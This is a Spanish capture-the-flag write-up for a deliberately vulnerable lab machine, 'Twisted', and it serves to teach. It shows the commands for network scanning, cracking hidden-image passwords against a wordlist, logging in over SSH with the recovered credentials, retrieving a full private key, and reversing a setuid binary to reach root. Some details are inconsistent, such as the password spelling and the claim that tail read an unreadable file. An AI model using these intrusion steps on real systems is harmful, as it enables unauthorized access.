

Twisted

Autor/a: Sucret · Plataforma: HackMyMv



Índice

1. Introducción.....	4
2. Desarrollo del tema.....	4
3. Conclusiones.....	14
4. Referencias (formato APA).....	14


Índice de figuras

Figura 1: Detección de la máquina objetivo en la red con Nmap.....	4
Figura 2: Captura de dos imágenes de gatos, aparentemente iguales.....	4
Figura 3: Comparación de las dos imágenes descargadas. La variación de tamaño indica que la imagen "cat-hidden.jpg" incluye información oculta.....	5
Figura 4: Extracción de datos ocultos en cat-hidden.jpg usando stegcracker y la wordlist rockyou.txt, obteniendo la contraseña "sexymama" y el archivo oculto.....	6
Figura 5: Acceso por SSH con el usuario mateo mediante el salvoconducto encontrado	7
Figura 6: Captura del contenido real de la web en /var/www/html/ y verificación del HTML que muestra las dos imágenes y el mensaje inicial.....	7
Figura 7: Cracking de la segunda imagen, cat-original.jpg, obteniendo la contraseña "westlife"	8
Figura 8: Extracción con steghide del contenido oculto en cat-original.jpg, obteniendo el archivo markus.txt con la cadena "markuslovesbonita".....	8
Figura 9: Cambio al usuario markus usando su clave oculta al no haber más pistas con mateo.....	9
Figura 10: Lectura de note.txt con la ubicación de una clave privada (id_rsa).....	9
Figura 11: Extracción de la clave privada gracias a un fallo de permisos en id_rsa.....	10
Figura 12: Uso de la clave privada filtrada para acceder vía SSH como bonita tras fijar permisos correctos en el archivo id_rsa.....	11
Figura 13: Extracción del binario beroot mediante servidor Python y análisis en Ghidra	11
Figura 14: Conversión del valor hexadecimal 0x16f8 a decimal (5880).....	12
Figura 15: Ingreso del código correcto en beroot para activar la escalada a root.....	12
Figura 16: Lectura de la flag final root.txt tras obtener acceso root. Flag: HMWwhereismycat.....	12

1. Introducción

El objetivo de este trabajo es documentar el proceso completo de análisis, explotación y escalada de privilegios realizado sobre una máquina virtual vulnerable. El enfoque sigue una metodología estructurada habitual en entornos de auditoría de seguridad: reconocimiento, enumeración, análisis de artefactos, obtención de credenciales, acceso inicial y posterior escalada hasta la obtención de privilegios de superusuario.

2. Desarrollo del tema



```
(sucret@sucret)-[~/Descargas]
$ nmap -n -Pn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-19 00:27 CET
Nmap scan report for 192.168.1.1
Host is up (0.0076s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
6969/tcp  open  acmsoda
8080/tcp  filtered http-proxy
MAC Address: 4C:1B:86:DC:49:C5 (Arcadyan)

Nmap scan report for 192.168.1.66
Host is up (0.00071s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
MAC Address: 08:00:27:90:BF:02 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Figura 1: Detección de la máquina objetivo en la red con Nmap

La imagen muestra la salida de Nmap y revela que la IP **192.168.1.66** es la máquina que estamos buscando. Se identifica como una máquina virtual de VirtualBox y expone dos puertos relevantes: **80** para HTTP y **2222**, probablemente un servicio SSH movido de puerto. Esto confirma que es el objetivo del reconocimiento inicial.




Figura 2: Captura de dos imágenes de gatos, aparentemente iguales.

Al acceder a la web de la máquina objetivo (**192.168.1.66**), me encuentro una página muy simple donde el autor declara que “le encantan los gatos”. Aparecen dos imágenes prácticamente idénticas de un gato negro, y hace énfasis en que la segunda “parece diferente”. Esto me hace pensar que la clave no está en el contenido visual, sino en los propios archivos de imagen, así que aquí ya empiezo a sospechar de algo oculto, posiblemente esteganografía o metadatos.

```
(sucret@sucret)-[~/Escritorio/Twisted]
$ ls -l
total 568
-rw-rw-r-- 1 sucret sucret 288706 nov 19 00:29 cat-hidden.jpg
-rw-rw-r-- 1 sucret sucret 288693 nov 19 00:38 cat-original.jpg
```

Figura 3: Comparación de las dos imágenes descargadas. La variación de tamaño indica que la imagen “cat-hidden.jpg” incluye información oculta.

Después de descargar las dos imágenes de la web, las guardo como *cat-original.jpg* y *cat-hidden.jpg*. Al listar los archivos veo que, aunque visualmente parecen iguales, el tamaño en bytes no coincide. Esta diferencia ya confirma que una de las dos contiene algo incrustado, muy probablemente la *hidden*.

```
(sucret@sucret)-[~/Escritorio/Twisted]
$ stegcracker cat-hidden.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2025 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'cat-hidden.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: sexy mama
Tried 964 passwords
Your file has been written to: cat-hidden.jpg.out
sexy mama
```

Figura 4: Extracción de datos ocultos en cat-hidden.jpg usando stegcracker y la wordlist rockyou.txt, obteniendo la contraseña “sexymama” y el archivo oculto.

Revisé la imagen con el `-info` del `steghide` que contenía un salvoconducto, pero quitando eso no encontré absolutamente nada útil ni en los metadatos ni visualmente.

Para comprobar si la imagen realmente tenía algo escondido, utilicé *stegcracker* sobre **cat-hidden.jpg** usando la wordlist *rockyou.txt* para conseguir el salvoconducto de esta. El ataque funcionó enseguida y consiguió romper la contraseña: **sexymama**. El programa generó el archivo extraído (*cat-hidden.jpg.out*), lo que confirma que esta era la imagen que contenía la información oculta.

```
(sucret@sucret)-[~/Escritorio/Twisted]
$ ssh mateo@192.168.1.66 -p 2222
The authenticity of host '192.168.1.66:2222 ([192.168.1.66]:2222)' can't be established.
ED25519 key fingerprint is SHA256:+Vy+500qnm00e0U2nhxE0uNjMjXrtpHTmrYtml4yF3s.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.66:2222' (ED25519) to the list of known hosts.
mateo@192.168.1.66's password:
Linux twisted 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 14 03:21:44 2020 from 192.168.1.58
mateo@twisted:~$ ls
note.txt
mateo@twisted:~$ cat note.txt
/var/www/html/gogogo.wav
mateo@twisted:~$
```

Figura 5: Acceso por SSH con el usuario mateo mediante el salvoconducto encontrado

Con el salvoconducto *de sexymama* probé a conectarme por SSH al puerto 2222, usando el usuario **mateo** que apareció en los archivos extraídos. La conexión funcionó, así que ya tenía acceso a la máquina. Una vez dentro, vi un archivo llamado *note.txt* y otro recurso curioso dentro de */var/www/html/* llamado **gogogo.wav**, que apunta a que todavía quedan más pistas.

```
mateo@twisted:/var/www/html$ ls
cat-hidden.jpg  cat-original.jpg  gogogo.wav  index.nginx-debian.html
mateo@twisted:/var/www/html$ cat index.nginx-debian.html
<h1>I love cats!</h1>

<br>

<h1>But I prefer this one because seems different</h1>


mateo@twisted:/var/www/html$
```

Figura 6: Captura del contenido real de la web en */var/www/html/* y verificación del HTML que muestra las dos imágenes y el mensaje inicial.

Abrí el *index.nginx-debian.html* y confirmé que la web únicamente mostraba el mensaje de “I love cats!” y las dos imágenes. Nada nuevo a nivel visual, así que todo apunta a que el fichero de audio es la siguiente pista que toca analizar, donde tampoco encuentre nada y pase al siguiente fichero.

```
(sucret@sucret)-[~/Escritorio/Twisted]
$ stegcracker cat-original.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2025 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'cat-original.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: westlife
Tried 648 passwords
Your file has been written to: cat-original.jpg.out
westlife
```

Figura 7: Cracking de la segunda imagen, cat-original.jpg, obteniendo la contraseña “westlife”.

Después de extraer el contenido oculto de *cat-hidden.jpg*, decidí repetir el proceso con la otra imagen por si también llevaba algo escondido. Pasé *stegcracker* sobre **cat-original.jpg** usando la misma wordlist *rockyou.txt*. Esta vez la contraseña encontrada fue **westlife**, y el programa generó el archivo *cat-original.jpg.out*. Con esto confirmo que las dos imágenes estaban protegidas y ambas contenían información oculta.

```
(sucret@sucret)-[~/Escritorio/Twisted]
$ steghide extract -sf cat-original.jpg
Anotar salvoconducto:
anot+ los datos extra+dos e/"markus.txt".

(sucret@sucret)-[~/Escritorio/Twisted]
$ ls
cat-hidden.jpg  cat-hidden.jpg.out  cat-original.jpg  cat-original.jpg.out  markus.txt  mateo.txt

(sucret@sucret)-[~/Escritorio/Twisted]
$ cat markus.txt
markuslovesbonita
```

Figura 8: Extracción con steghide del contenido oculto en cat-original.jpg, obteniendo el archivo markus.txt con la cadena “markuslovesbonita”.

Tras crackear la imagen *cat-original.jpg*, utilicé **steghide** para extraer su contenido con la contraseña obtenida. El programa indicó que los datos habían sido guardados en un archivo llamado *markus.txt*. Al abrirlo, encontré una frase directa: **markuslovesbonita**

```
(sucret@sucret)~[~/Escritorio/Twisted]
$ ssh markus@192.168.1.66 -p 2222
markus@192.168.1.66's password:
Linux twisted 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
markus@twisted:~$
```

Figura 9: Cambio al usuario markus usando su clave oculta al no haber más pistas con mateo

Como con el usuario *mateo* ya no encontraba ninguna pista clara para seguir avanzando, probé la otra contraseña que había descubierto en la esteganografía: **markuslovesbonita**, esta vez asociándola al usuario **markus**. La combinación funcionó perfectamente y pude conectarme por SSH al puerto 2222. Esto confirma que la segunda credencial sí era válida y que el camino correcto para continuar es con la cuenta de *markus*.

```
markus@twisted:~$ ls
note.txt
markus@twisted:~$ cat note.txt
Hi bonita,
I have saved your id_rsa here: /var/cache/apt/id_rsa
Nobody can find it.
markus@twisted:~$ cd /var/cache/ap
apparmor/ apt/
markus@twisted:~$ cd /var/cache/ap
apparmor/ apt/
markus@twisted:~$ cd /var/cache/apt/
markus@twisted:/var/cache/apt$ ls
archives id_rsa pkgcache.bin srcpkgcache.bin
markus@twisted:/var/cache/apt$ cat id_rsa
cat: id_rsa: Permission denied
markus@twisted:/var/cache/apt$
```

Figura 10: Lectura de note.txt con la ubicación de una clave privada (id_rsa)

Una vez dentro con el usuario *markus*, revisé el archivo **note.txt** y encontré un mensaje bastante claro: le han guardado su clave privada en `/var/cache/apt/id_rsa` “para que nadie la encuentre”. Fui directo a la ruta indicada y allí estaba el fichero *id_rsa* junto a otros archivos del sistem

```
markus@twisted:/var/cache/apt$ tail -100 id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnZac1rZXktjdjEAAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEA8NIseqX1B1YSHTz1A4rFWHjIJffs5vSbAG0Vg2iTa+xshyrmk6zd
FyguFU07tN2TCJGTomDTXrG/KvWaucGvIAXpgV1lQsQkBV/VNrVC1IoJ/Fx3hUaSCC4PBS
olvmldJg2habNOUGA4EBKLTwfDi+vJDp8d77mF+rvA3EwR3vj37AiXfK5hBESqr9cWeTr1
vD5282SncYtJb/Zx0e0a6VVFqDfOB7LKZA2QYIbFR7jezOdX+/nLDKX8Xp07wimFuMJpcF
gFnch7ptoxAqe0M0UIEzP+G2u1l3m80G5L7Q/3acg14ULnNVs5dTJWP02Fp7J2qKW+4A5C
tt0G5sIBpQAAA8hHx4cBR8eHAQAAAAAdzc2gtcnNhAAABAQDw0ix6pfUHVhIdPPUDisVaGM
gl9+zm9J5AbRWDaJNr7GyHKuaTrN0XKC4VQ7u03ZMIkZOiYNNesb8q9Zq5wa8gBemBXWVC
xQCFX9U2tULUiP8XHeFRpIILg8FKiW+aV0mDaFps05QYDgQEVPB80L6+MM/x3vuYX6u8
DcTBHe+PfsCJcWtMEESyqv1xZ50vW8PnbzZKdxi0lv9nHR45rpVUWoN84HsspkDZBght9H
uN7M51f7+eUmpfxenTvCKYW4wmLWAWdyHum2jEcP7QzRQgTM/4ba6WxebzQbkvtD/dpyD
XhQuc1Wz1MLY87YWnsnaopb7gDkK23QbmwgLAAAAAwEAAQAAQAuUW5GpLbNE2vmfbvu
U3mDy7JrQxUokrFhUpnJrYp1PoLdOI4ipyPa+VprspxeVCM0ibNojtD4rJ1FKPn6cls5gI
mZ3RnFzq3S7sy2egSBlpQ3TJ2cX6dktV8kMigSSHenAwYhq2ALq4X86WksGyUs01FvRX4/
hmJTiFsew+7IAKE+oQHMzpjMGyoiPXfdaI3sa10L2WfkKs4I4K/v/x2pW78HIktaQPutro
nxD8/fwGxQnseC69E6vdh/5tS8+lDEfYDz4oEy9AP26Hdtho0D6E9VT9T//2vynHLbmSXX
mPbr04h5i9C3h81rh4sAHs9nVAEe3dmZtmZxoZPOJKRhAAAAAGFD+g8BhMcovIBrPZLHCu+
bUlBizp9qfXEc8BYZD3frLbVfwuL6dafDVnj7EqpabmrTLFunQG+9/PI6bN+iwloDlugtq
yzvf924KkhdK+N366FLDt06p2tkcmRljm9kKMS3LBPMu9C4+fgo9LCyphiXrm7UbJHDVSP
UvPg4Fg/nqAAAAgQD9Q83ZcqDIx5c51fdYsMUCByLby70iIfXukMoYPWCE2yRqa53PgXjh
V2URHPPhfEa+iB138cSgCU3RxbRK7Qm1S7/P44fnWCaNu920iLed5z2fzvbTytE/h9QpJ
LlecEv2Hx03xyRZBsHFkMf+dMDC0ueU692GL7YxRw+Lic0PQAAAEIA82v3Ytb97SghV7rz
a0S5t7v8pSSYZAW00J3DJqaLtEvxhhomduhF71T0iw0wy8rSH7j2M5PGCtCZUa2/0qQgKF
eERNqPQSGm0PrAttiHXYCTGbwo69NUMCaLah0GT5i6nvR1Jr4220IngZEUWHLfvkGTitu
D0POe+rjV4B7EYkAAAAOYm9uaXRhQHR3aXN0ZWQBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
markus@twisted:/var/cache/apt$
```

Figura 11: Extracción de la clave privada gracias a un fallo de permisos en

Aunque al intentar leer *id_rsa* recibí un “Permission denied”, decidí probar igualmente con **tail** para verificar si el sistema tenía algún fallo de permisos. Y efectivamente: los permisos estaban mal configurados. A pesar del bloqueo inicial, el comando me devolvió sin problema **toda la clave privada completa**, lo que confirma que el archivo era accesible de forma indebida.

```
(sucret@sucret)-[~/Escritorio/Twisted]
$ nano id_rsa

(sucret@sucret)-[~/Escritorio/Twisted]
$ chmod 600 id_rsa

(sucret@sucret)-[~/Escritorio/Twisted]
$ ssh -i id_rsa bonita@192.168.1.66 -p 2222
Linux twisted 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
bonita@twisted:~$
```

Figura 12: Uso de la clave privada filtrada para acceder vía SSH como bonita tras fijar permisos correctos en el archivo id rsa.

Con la clave privada ya recuperada, la guardé en un archivo local y le ajusté los permisos a **600** para que SSH la aceptara sin problemas. A partir de ahí probé a conectarme como **bonita**, ya que su nombre aparecía constantemente en los mensajes y salvoconductos anteriores. El acceso funcionó a la primera usando la clave *id_rsa*.





Figura 13: Extracción del binario beroot mediante servidor Python y análisis en Ghidra

Dentro de la máquina encontré un binario llamado **beroot**, que claramente estaba diseñado para escalar privilegios si introducía el código correcto. Como no podía analizarlo cómodamente desde la propia máquina comprometida, levanté un servidor Python en el puerto 8080 y me descargué el fichero a mi Kali. Una vez lo tuve en local, lo abrí en **Ghidra** para revisar el main() y ver qué condición estaba comprobando.

Al entrar al decompilado, vi que el programa lee un entero con scanf y lo compara directamente con el valor **0x16f8**. Esto ya me indicó que ese valor hexadecimal era prácticamente la clave necesaria para activar la llamada a setuid(0) y ejecutar /bin/bash como root.



```
bonita@twisted:~$ printf "%d\n" 0x16f8
5880
bonita@twisted:~$ ./beroot
Enter the code:
5880
```


Figura 14: Conversión del valor hexadecimal 0x16f8 a decimal (5880).



```
root@twisted:~# whoami
root
```

Figura 15: Ingreso del código correcto en beroot para activar la escalada a root.

Una vez identifiqué en Ghidra que el valor correcto era **0x16f8**, lo convertí a decimal con un simple **"(printf "%d\n" 0x16f8)"**, que me devolvió **5880**. Con ese número ya solo quedaba ejecutar el binario **beroot** y meter el código. En cuanto introduje **5880**, el programa aceptó la entrada y ejecutó la ruta de escalada que había visto en el decompilado, dándome así acceso root.

A terminal window with a dark background. The text shows a user switching to root with 'su -', listing files with 'ls' to find 'root.txt', opening it with 'nano root.txt', and displaying its contents with 'cat root.txt'. The output is 'HMWwhereismycat'.

```
root@twisted:~# su -
root@twisted:~# ls
root.txt
root@twisted:~# nano root.txt
root@twisted:~# cat root.txt
HMWwhereismycat
root@twisted:~#
```

Figura 16: Lectura de la flag final root.txt tras obtener acceso root. Flag: HMWwhereismycat.

Lo primero que hice fue cambiar al entorno completo con su -. En el directorio del usuario root encontré el archivo **root.txt**, así que lo abrí directamente. El contenido era la flag final: **HMWwhereismycat**

3. Conclusiones

La resolución de la máquina me ha permitido identificar de forma ordenada todas las fases necesarias para comprometer el sistema: desde el reconocimiento inicial de servicios expuestos, pasando por el análisis de imágenes con esteganografía, hasta la obtención de credenciales que dieron acceso a distintos usuarios del sistema. La explotación de permisos mal configurados y el análisis del binario *beroot* mediante ingeniería inversa fueron claves para la escalada final a root.

4. Referencias (formato APA)

Paradosxis. (2025). **StegCracker 2.1.0 – Documentation**. GitHub. Recuperado de <https://github.com/Paradosxis/StegCracker>

RickdeJager. (2025). **StegSeek – Fast Stegano Cracker**. GitHub. Recuperado de <https://github.com/RickdeJager/stegseek>

GNU. (s.f.). **Ghidra Software Reverse Engineering Framework**. National Security Agency. Recuperado de <https://ghidra-sre.org>